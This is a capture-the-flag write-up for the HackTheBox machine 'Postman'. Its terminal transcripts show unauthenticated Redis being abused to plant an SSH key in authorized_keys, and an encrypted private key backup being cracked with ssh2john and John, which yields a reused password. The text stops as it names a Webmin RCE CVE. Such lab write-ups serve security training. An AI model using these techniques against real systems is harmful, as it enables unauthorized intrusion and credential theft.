
HackTheBox – Postman



Postman

OS: Linux

Difficulty: Easy

Points: 20

Release: 02 Nov 2019


IP: 10.10.10.160

Summary

- Discovery of unsecured redis server.
- Exploited redis server to inject public SSH key into authorized_keys allowing SSH authentication as the user – redis.
- Discovered user – Matt and a backup for the users SSH key.
- Cracked SSH key to discover Matts password.
- The cracked password is used in several places, including the login panel for Webmin.
- Used discovered credentials against Webmin to exploit CVE-2019-12840 which is a remote code execution vulnerability.
- Used RCE to create reverse shell as root user.

Recon

I added 10.10.10.160 to /etc/hosts as postman.htb. I began by running a fast port scan against the top 1000 ports followed by a fast scan of all ports.




```
root@kali:~/Desktop/HTB/Postman# nmap -T5 postman.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-21 15:21 BST
Nmap scan report for postman.htb (10.10.10.160)
Host is up (0.034s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
10000/tcp open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
root@kali:~/Desktop/HTB/Postman# ports=$(nmap -T5 -p- postman.htb | grep ^[0-9] | cut -f1 -d "/"); echo $ports
22 80 6379 10000
root@kali:~/Desktop/HTB/Postman# ports=$(echo $ports | sed "s/ /,/g")
root@kali:~/Desktop/HTB/Postman# nmap -A postman.htb -p$ports -oN nmap.txt
```

I followed this up with a more thorough scan of the discovered open ports, revealing 2 particularly interesting end points – a Redis server and a http server hosting Webmin.

```
# Nmap 7.80 scan initiated Sun Jun 21 15:10:58 2020 as: nmap -A -p22,80,6379,10000 -oN nmap.txt postman.htb
Nmap scan report for postman.htb (10.10.10.160)
Host is up (0.030s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_  256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: The Cyber Geek's Personal Website
6379/tcp  open  redis   Redis key-value store 4.0.9
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network
Camera (Linux 2.6.17) (94%), Linux 3.18 (94%), Linux 3.16 (93%), ASUS RT-N56U WAP (Linux 3.4) (93%),
Oracle VM Server 3.4.2 (Linux 4.1) (93%), Android 4.1.1 (93%), Android 4.2.2 (Linux 3.4) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   57.09 ms 10.10.14.1
2   57.95 ms postman.htb (10.10.10.160)
```


FootHold

Testing the Redis server reveals that it is possible to access remotely without authentication, further testing also confirms the existence of an .ssh directory, this makes it possible to inject my own public key into the authorized_keys, which will ultimately allow me to authenticate via SSH.



```
root@kali:~/Desktop/HTB/Postman# redis-cli -h postman.htb
postman.htb:6379> config get dir
1) "dir"
2) "/var/lib/redis"
postman.htb:6379> config set dir .ssh
OK
postman.htb:6379> config get dir
1) "dir"
2) "/var/lib/redis/.ssh"
postman.htb:6379>
root@kali:~/Desktop/HTB/Postman# ls
```


I copied id_rsa.pub into a text file named driggzzzz.txt, I then uploaded this file to redis and saved it into authorized_keys. Attempting to authenticate as the user redis via SSH was successful.



```
root@kali:~/Desktop/HTB/Postman# cat driggzzzz.txt | redis-cli -h postman.htb -x set crackit
OK
root@kali:~/Desktop/HTB/Postman# redis-cli -h postman.htb
postman.htb:6379> config get dir
1) "dir"
2) "/var/lib/redis/.ssh"
postman.htb:6379> config set dbfilename "authorized_keys"
OK
postman.htb:6379> save
OK
postman.htb:6379>
root@kali:~/Desktop/HTB/Postman# ssh redis@postman.htb
The authenticity of host 'postman.htb (10.10.10.160)' can't be established.
ECDSA key fingerprint is SHA256:kea9iwskZTAT66U8yNRQiTa6t35LX8p0jOpTfvgeCh0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'postman.htb,10.10.10.160' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Mon Aug 26 03:04:25 2019 from 10.10.10.1
redis@Postman:~$ id
uid=107(redis) gid=114(redis) groups=114(redis)
redis@Postman:~$ 
```


Privelege Escalation – User: Matt

Enumerating the /home directory leads to the discovery of the user – Matt, however there is not much of use within this directory.




```
redis@Postman:/home$ ls
Matt
redis@Postman:/home$ cd Matt
redis@Postman:/home/Matt$ ls -la
total 52
drwxr-xr-x 6 Matt Matt 4096 Sep 11  2019 .
drwxr-xr-x 3 root root 4096 Sep 11  2019 ..
-rw------- 1 Matt Matt 1676 Sep 11  2019 .bash_history
-rw-r--r-- 1 Matt Matt  220 Aug 25  2019 .bash_logout
-rw-r--r-- 1 Matt Matt 3771 Aug 25  2019 .bashrc
drwx------ 2 Matt Matt 4096 Aug 25  2019 .cache
drwx------ 3 Matt Matt 4096 Aug 25  2019 .gnupg
drwxrwxr-x 3 Matt Matt 4096 Aug 25  2019 .local
-rw-r--r-- 1 Matt Matt  807 Aug 25  2019 .profile
-rw-rw-r-- 1 Matt Matt   66 Aug 26  2019 .selected_editor
drwx------ 2 Matt Matt 4096 Aug 26  2019 .ssh
-rw-rw---- 1 Matt Matt   33 Aug 26  2019 user.txt
-rw-rw-r-- 1 Matt Matt  181 Aug 25  2019 .wget-hsts
redis@Postman:/home/Matt$ cat user.txt
cat: user.txt: Permission denied
redis@Postman:/home/Matt$ █
```

Searching elsewhere for files belonging to Matt nets what appears to be a backup copy of the users SSH key.




```
redis@Postman:/home/Matt$ find / -type f -user Matt 2>/dev/null
/opt/id_rsa.bak
/home/Matt/.bashrc
/home/Matt/.bash_history
/home/Matt/user.txt
/home/Matt/.selected_editor
/home/Matt/.profile
/home/Matt/.wget-hsts
/home/Matt/.bash_logout
/var/www/SimpleHTTPPutServer.py
redis@Postman:/home/Matt$ cat /opt/id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZOiZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT9
```

It isn't possible to authenticate using this key as a password is required. The password however can be cracked using ssh2john to convert the key into a hash which can then be cracked by JtR, revealing the password for the account.




```
root@kali:~/Desktop/HTB/Postman# ssh -i Matt.ssh Matt@postman.htb
Enter passphrase for key 'Matt.ssh':
Matt@postman.htb's password:
Permission denied, please try again.
Matt@postman.htb's password:

root@kali:~/Desktop/HTB/Postman# 
```



```
root@kali:~/Desktop/HTB/Postman# python ../../ssh2john.py Matt.ssh > sshhash.txt
root@kali:~/Desktop/HTB/Postman# cat sshhash.txt
Matt.ssh:$sshng$0$8$73E9CEFBCCF5287C$1192$25e840e75235eebb0238e56ac96c7e0bcdfadc8381617435d43770
2ed5b26ae719c95fd1146f923b936ec6b13c2c32f2b35e491f11941a5cafd3e74b3723809d71f6ebd5d5c8c9a6d72cba
65df2c1f762614fdd6ef09cc7089d7364c1b9bda52dbe89f4aa03f1ef178850ee8b0054e8ceb37d306584a81109e7331
1cf507ece7d0cf4dd55b2f8ad1a6bc42cf84cb0e97df06d69ee7b4de783fb0b26727bdbdcdbde4bb29bcafe854fbdbfa
ad4add1527853535ad86df118f8e6ae49a3c17bee74a0b460dfce0683cf393681543f62e9fb2867aa709d2e4c8bc073a
56e34d2394e660de3df310ddfc023ba30f062ab3aeb15c3cd26beff31c40409be6c7fe3ba8ca13725f9f451513641575
f6a34679c54911b8ca789fef1590b9608b10fbdb25f3d4e62472fbe18de29776170c4b108e1647c57e57fd1534d83f80
b736772fdcc35c7f49e5235d7b052fd0c0db6e4e8cc6f294bd937962fab62be9fde66bf50bb149ca89996cf12a54f91b
041630f695c11063232c423c7153277bbe671cb4b483f08c266fc547d89ff2b81551dabef03e6fd968a67502100111a7
b3164dcc82b6eaf3eb3836fa05cf5476258266a30a531e1a3132e11b944e8e0406cad59ffeaecc1ab3b7705db99353c4
200869a129392684af8c4daa32f3d0a0d17c36275f039b4a3bf29e9436b912b9ed42b168c47c4205dcd00c114da8f8d8
2647f0e1d8a844b8836505eb62a9b6da92c0b8a2178bad1eafbf879090c2c17e25183cf1b9f1876cf6043ea2e565fe84
root@kali:~/Desktop/HTB/Postman# john sshhash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008     (Matt.ssh)
1g 0:00:00:10 41.06% (ETA: 15:40:13) 0.09578g/s 575117p/s 575117c/s 575117C/s lucygh..lucyfur6
Session aborted
root@kali:~/Desktop/HTB/Postman# 
```


It is still not possible to authenticate using the private key, possibly because it has been changed since. The password however has been reused and it is possible to authenticate using just the password.



```
root@kali:~/Desktop/HTB/Postman# ssh -i Matt.ssh Matt@postman.htb
Enter passphrase for key 'Matt.ssh':
Connection closed by 10.10.10.160 port 22
root@kali:~/Desktop/HTB/Postman# ssh redis@postman.htb
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun Jun 21 15:32:06 2020 from 10.10.14.9
redis@Postman:~$ su Matt
Password:
Matt@Postman:/var/lib/redis$ 
```

Privilege Escalation - Root

The discovered credentials are also reused on the WebMin service running on port 10000, checking the service shows that it is runing as version 1.910. This software has a known Authenticated Remote Code Execution exploit known as CVE-2019-12840.

